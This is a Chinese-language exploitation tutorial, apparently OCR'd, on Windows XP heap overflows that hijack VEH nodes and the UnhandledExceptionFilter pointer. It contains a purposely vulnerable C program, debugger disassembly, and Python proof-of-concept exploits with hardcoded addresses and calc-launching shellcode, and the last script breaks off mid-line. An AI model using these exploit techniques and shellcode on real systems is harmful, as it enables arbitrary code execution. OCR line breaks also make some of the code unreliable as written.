


图 1

当在调试器中运行它时，我们可以通过第二分配堆块来获取控制权(因为 freelist[0]会被第一次分配的攻击字符串篡改掉)，如图 2 所示。




图 2

```
MOV DWORD PTR DS:[ECX],EAX
MOV DWORD PTR DS:[EAX+4],ECX
```

上述指令的作用是将当前 EAX 值作为 ECX 值的指针，并将 ECX 当前值赋予 EAX 下一 4 字节的值，借此我们可以知晓这里将 unlink 或者 free 第一次分配的内存块，即：

1．EAX (写入的内容)：Flink

2．ECX (写入的地址)：Blink

什么是向量化异常处理（VEH，Vectored Exception Handling）

VEH 在 Windows XP 中首次发布，它将 exception registration 结构存储在堆上。与传统的异常处理框架不同，比如 SEH 将这一结构存储在栈上，这类异常处理优先于其他类型的异常处理机制，先看下以下结构：

```
struct _VECTORED_EXCEPTION_NODE
{
    DWORD     m_pNextNode;
    DWORD     m_pPreviousNode;
    PVOID     m_pfnVectoredHandler;
}
```

其中 m_pNextNode 指向下一个_VECTORED_ EXCEPION_ NODE 结构，因此我们必须用一个伪造的指针来覆盖指向_VECTORED_ EXCEPION_NODE 的指针(m_pNextNode)。但我们该如何实现呢？先来看下负责分发_VECTORED_EXCEPION_ NODE 的代码：

```
  77F7F49E   8B35 1032FC77    MOV ESI,DWORD PTR
DS:[77FC3210]
  77F7F4A4   EB 0E            JMP SHORT ntdll.77F7F4B4
  77F7F4A6   8D45 F8          LEA EAX,DWORD PTR SS:[EBP-8]
  77F7F4A9   50               PUSH EAX
  77F7F4AA   FF56 08          CALL DWORD PTR DS:[ESI+8]
```

先将 _VECTORED_EXCEPION_NODE 指针赋予 ESI，几句代码过后接着调用 ESI+8。如果我们用 shellcode - 0x08 指针去覆盖下一个_VECTORED_EXCEPION_NODE 指针，那么程序将执行至我们的缓冲区。那么 ShellCode 指针在何处呢？先来看下栈情况，如图 3 所示。




图 3

由上可知，ShellCode 指针位于栈中。我们可以使用硬编码值 0x0012ff40。另外还记得 call esi+8 吗？为确保我们的 ShellCode 能够准确地被执行，因此 0x0012ff40 - 0x08 = 0x0012ff38。因此，ECX 需要被设置为 0x0012ff38。我们该如何查找指向一个_VECTORED_ EXCEPION_NODE 结构的指针 m_NextNode 呢？在 OD 或者 immunity debugger 中，我们可以使用 Shift+F7 跳过异常继续执行代码。这些代码将去执行第一个_VECTORED_ EXCEPION_NODE 结构，比如以下代码就指出了该指针：

```
  77F60C2C   BF 1032FC77      MOV EDI,ntdll.77FC3210
  77F60C31   393D 1032FC77    CMP DWORD PTR DS:
[77FC3210],EDI
  77F60C37   0F85 48E80100    JNZ ntdll.77F7F485
```

以上代码就是将 m_pNextNode(我们所需要运用到的指针) 赋予 EDI，接着我们需要将 EAX 设置为该值。因此我们可以设置以下数值：

ECX = 0x77fc3210

EAX = 0x0012ff38

因此，我们需要先计算出覆盖 EAX 和 ECX 所需的偏移量，这个借助 MSF pattern 即可实现，然后将其运用到程序中，为方便查看请看以下操作。

步骤 1 - 创建 msf pattern，如图 4 所示。




图 4

步骤 2 - 置入目标程序，如图 5 所示。




图 5

步骤 3 - 通过打开反调试功能并触发异常来计算偏移量，如图 6、图 7、图 8 所示：




图 6




图 7




图 8

现在一个 PoC exploit 框架就出来了：

```
import os
# _vectored_exception_node
exploit = ("\xcc" * 272)
# ECX pointer to next _VECTORED_EXCEPTION_NODE =
0x77fc3210 - 0x04
# due to second MOV writes to EAX+4 == 0x77fc320c
exploit += ("\x0c\x32\xfc\x77") # ECX
# EAX ptr to shellcode located at 0012ff40 - 0x8 == 0012ff38
exploit += ("\x38\xff\x12") # EAX - we dont need the null byte
os.system('"C:\\Documents and Settings\\Steve\\Desktop\\odbg
110\\OLLYDBG.EXE" heap-veh.exe ' + exploit)
```

现在 ECX 指令之后并没有 ShellCode，因为它含有一个 NULL 字节，也许你还记得我前一篇教程 Debugging an SEH 0day（https://net-ninja.net/blog/?p=14），里面有讲到此问题，有兴趣的话读者可以去看下。但也并不是所有的情况都像本例一样，是使用 strcpy 函数将 buffer 数据复制到堆中。接着程序就会断在“\xcc”这一软件断点上，我们只需将其替换为 ShellCode 即可，这个 ShellCode 字节大小必须低于 272 字节，因为它只有这么大的空间来存放 ShellCode。

```
# _vectored_exception_node
import os
import win32api
calc = ("\xda\xcb\x2b\xc9\xd9\x74\x24\xf4\x58\xb1\x32\
xbb\xfa\xcd" +
"\x2d\x4a\x83\xe8\xfc\x31\x58\x14\x03\x58\xee\x2f\xd8\xb6" +
"\xe6\x39\x23\x47\xf6\x59\xad\xa2\xc7\x4b\xc9\xa7\x75\x5c" +
"\x99\xea\x75\x17\xcf\x1e\x0e\x55\xd8\x11\xa7\xd0\x3e\x1f" +
"\x38\xd5\xfe\xf3\xfa\x77\x83\x09\x2e\x58\xba\xc1\x23\x99" +
"\xfb\x3c\xcb\xcb\x54\x4a\x79\xfc\xd1\x0e\x41\xfd\x35\x05" +
"\xf9\x85\x30\xda\x8d\x3f\x3a\x0b\x3d\x4b\x74\xb3\x36\x13" +
"\xa5\xc2\x9b\x47\x99\x8d\x90\xbc\x69\x0c\x70\x8d\x92\x3e" +
"\xbc\x42\xad\x8e\x31\x9a\xe9\x29\xa9\xe9\x01\x4a\x54\xea" +
"\xd1\x30\x82\x7f\xc4\x93\x41\x27\x2c\x25\x86\xbe\xa7\x29" +
"\x63\xb4\xe0\x2d\x72\x19\x9b\x4a\xff\x9c\x4c\xdb\xbb\xba" +
"\x48\x87\x18\xa2\xc9\x6d\xcf\xdb\x0a\xc9\xb0\x79\x40\xf8" +
"\xa5\xf8\x0b\x97\x38\x88\x31\xde\x3a\x92\x39\x71\x52\xa3" +
"\xb2\x1e\x25\x3c\x11\x5b\xd9\x76\x38\xca\x71\xdf\xa8\x4e" +
"\x1c\xe0\x06\x8c\x18\x63\xa3\x6d\xdf\x7b\xc6\x68\xa4\x3b" +
"\x3a\x01\xb5\xa9\x3c\xb6\xb6\xfb\x5e\x59\x24\x67\xa1\x93")
exploit = ("\x90" * 5)
exploit += (calc)
exploit += ("\xcc" * (272-len(exploit)))
# ECX pointer to next _VECTORED_EXCEPTION_NODE =
0x77fc3210 - 0x04
# due to second MOV writes to EAX+4 == 0x77fc320c
exploit += ("\x0c\x32\xfc\x77") # ECX
# EAX ptr to shellcode located at 0012ff40 - 0x8 == 0012ff38
exploit += ("\x38\xff\x12") # EAX - we dont need the null byte
win32api.WinExec(('heap-veh.exe %s') % exploit, 1)
```

借助 Unhandled Exception Filter 实现堆溢出利用

Unhandler Exception Filter 是程序关闭前最后调用的一个异常处理例程，主要用于当程序崩溃时分发一些常见的消息，如“An unhandled error occurred”等。直至此时，我们已经能够控制 EAX 和 ECX 了，并知道了覆盖两个寄存器所需的偏移量：

```
import os
exploit = ("\xcc" * 272)
exploit += ("\x41" * 4) # ECX
exploit += ("\x42" * 4) # EAX
exploit += ("\xcc" * 272)
os.system('"C:\\Documents and Settings\\Steve\\Desktop\\
odbg110\\OLLYDBG.EXE" heap-uef.exe ' + exploit)
```

不像前面的例子，heap-uef.c 不再包括自定义的异常处理。这意味着我将使用 Microsoft 默认的 Unhandled Exception Filter。下面就是 heap-uef.c 文件代码：

```
#include <stdio.h>
#include <windows.h>
    int foo(char *buf);
    int main(int argc, char *argv[])
    {
        HMODULE l;
        l = LoadLibrary("msvcrt.dll");
        l = LoadLibrary("netapi32.dll");
        printf("\n\nHeapoverflow program.\n");
        if(argc != 2)
            return printf("ARGS!");
        foo(argv[1]);
        return 0;
    }
    int foo(char *buf)
    {
        HLOCAL h1 = 0, h2 = 0;
        HANDLE hp;
        hp = HeapCreate(0,0x1000,0x10000);
        if(!hp)
return printf("Failed to create heap.\n");
        h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY, 60);
        printf("HEAP: %.8X %.8X\n",h1,&h1);
        // Heap Overflow occurs here:
        strcpy(h1,buf);
        // We gain control of this second call to HeapAlloc
        h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);
        printf("hello");
        return 0;
    }
```

当调试这类溢出时，应当在 Olly 或者 Immunity Debugger 下打开反调试功能，以便 Exception Filter 能够被调用，并保证上面的寄存器偏移地址是正确的。首先，我们应该先确定将写入数据的地址，它必须是指向 Unhandled Exception Filter 的指针，这个可通过查看 SetUnhandledExceptionFilter()的代码来定位，如图 9 所示。




图 9

找到后我们可以再找到一个使用 Unhandled ExceptionFilter 指针（0x77ed73b4）的 MOV 指令，如图 10 所示。




图 10

由上我们可以确切地说 ECX 将包含值 0x77c3bbad，但我们需要向其写入什么内容呢？先来看下调用 UnhandledException Filter 后的情况：

```
    77E93114    A1 B473ED77        MOV EAX,DWORD PTR
DS:[77ED73B4]
    77E93119    3BC6               CMP EAX,ESI
    77E9311B    74 15              JE SHORT kernel32.77E93132
    77E9311D    57                 PUSH EDI
    77E9311E    FFD0               CALL EAX
```

从整体来看，UnhandledExceptionFilter 指针被赋予到 EAX 中，并将 EDI 压入栈中，然后调用 EAX 来执行。

与 Vectored Exception Handling 类似，我们依然可以覆写指针值。让该指针指向我们的 ShellCode，或者一个可以帮助我们跳入 ShellCode 的指令。如果我们再看下 EDI，将会发现在偏移 payload 末尾 0x78 字节之后还存在一个指针，如图 11 所示。




图 11

如果我们简单地调用此指针，也可执行 ShellCode。因此我们需要像下面这样的一条指令：

call dword ptr ds:[edi+74]

这个 Windows XP SP1 下的一些 MS 模块中即可找到，如图 12 所示。




图 12

然后用这些值来修改 PoC，最后得到：

```
    import os
    exploit = ("\xcc" * 272)
    exploit += ("\xad\xbb\xc3\x77") # ECX 0x77C3BBAD --> call
dword ptr ds:[EDI+74]
    exploit += ("\xb4\x73\xed\x77") # EAX 0x77ED73B4 -->
UnhandledExceptionFilter()
    exploit += ("\xcc" * 272)
    os.system("C:\\Documents and Settings\\Steve\\Desktop\\odbg110\\
OLLYDBG.EXE" heap-uef.exe ' + exploit)
```

执行后结果如图 13 所示。




图 13

然后我们简单地计算出相对此上面这一地址的偏移量，然后插入 JMP 指令和 shellcode：

```
    import os
    calc = ("\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\ x53\xB9"
    "\x44\x80\xc2\x77"  # address to WinExec()
    "\xFF\xD1\x90\x90")
    exploit = ("\x44" * 264)
